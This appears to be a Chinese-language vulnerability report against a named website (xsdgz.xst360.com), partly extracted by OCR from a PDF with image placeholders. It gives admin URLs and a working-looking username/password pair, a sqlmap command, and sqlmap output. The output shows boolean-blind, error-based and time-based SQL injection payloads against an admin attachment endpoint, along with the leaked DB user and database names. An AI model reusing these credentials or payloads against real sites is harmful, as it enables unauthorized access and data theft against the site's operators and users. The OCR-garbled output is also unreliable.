
漏洞一

http://xsdqz.xst360.com/home


admin/admin777

## 漏洞一

http://xsdgz.xst360.com/admin/index/index



## 注入点



python sqlmap.py -r target.txt --current-user --dbs

```
C:\WINDOWS\SYSTEM32\cmc × +
  :17:58] [TUEO] 目标URL在查询中似乎有 15 列s
17:58] [CRITICAL] 无法连接到目标URL. sqlman将重试请求(s)
17:58] [MARKING] 最有可能的是web服务器实例尚未从以前的甚于时间的负载中恢复 如果问题仍然存在,请等待几分钟 然后在选 项'--technique'中不带标志
(例子 '--flush-session --technique=BEUS') 或会试 降低选项的值 '--time-sec' (例子 '--time-sec-2')
17:59] [CRITICAL] 无法连接到目标URL
17:59] [CRITICAL] 无法连接到目标URL
17:59] [TIMO] URL 孝敬 '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' 可注射的
参数 *m1x*' 是脆弱的,依据性类则试择他(如果有的话)吗? [y/N] n
nap确定了以下注射点 总共 51 个HTTP请求:
     #1* (URI)
型: boolean-based blind
節: AMD boolean-based blind - WHERE or HAVING clause
yload: http://xsdgz.xst360.com:80/admin/Attachment/getattachmentCategoryTree?type=1&id=701) AND 6325=6325 AND (5507=5507
   类型: error-based
标题: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: http://xsdgz.xst360.com:80/admin/Attachment/getattachmentCategoryTree?type=1&id=701) AND GTID_SUBSET(CONCAT(0x71787a7a71,(SELECT (ELT(1994=1994,1))
717a706271),1994) AND (7935=7935
           time-based blind

MySQL >= 5.0.12 AND time-based blind (query SLEEP)

ad: http://xsdgz.xst360.com:80/admin/Attachment/getattachmentCategoryTree?type=1&id=701) AND (SELECT 3201 FROM (SELECT(SLEEP(5)))00Tx) AND (7718=7718
  -2:18:03] [INFO] 后端DBMS是 MySQL
b 应用技术: Apache
(iii) DBMS: MySQL >= 5.6
2:18:04] [INFO] 获取当前用户
的用户: 'vstal' (iii) 以取当前用户
2:18:04] [INFO] 获取数据库名称
用数据库: [2]:
] information_schema
```

审核评价: 没有任何评价...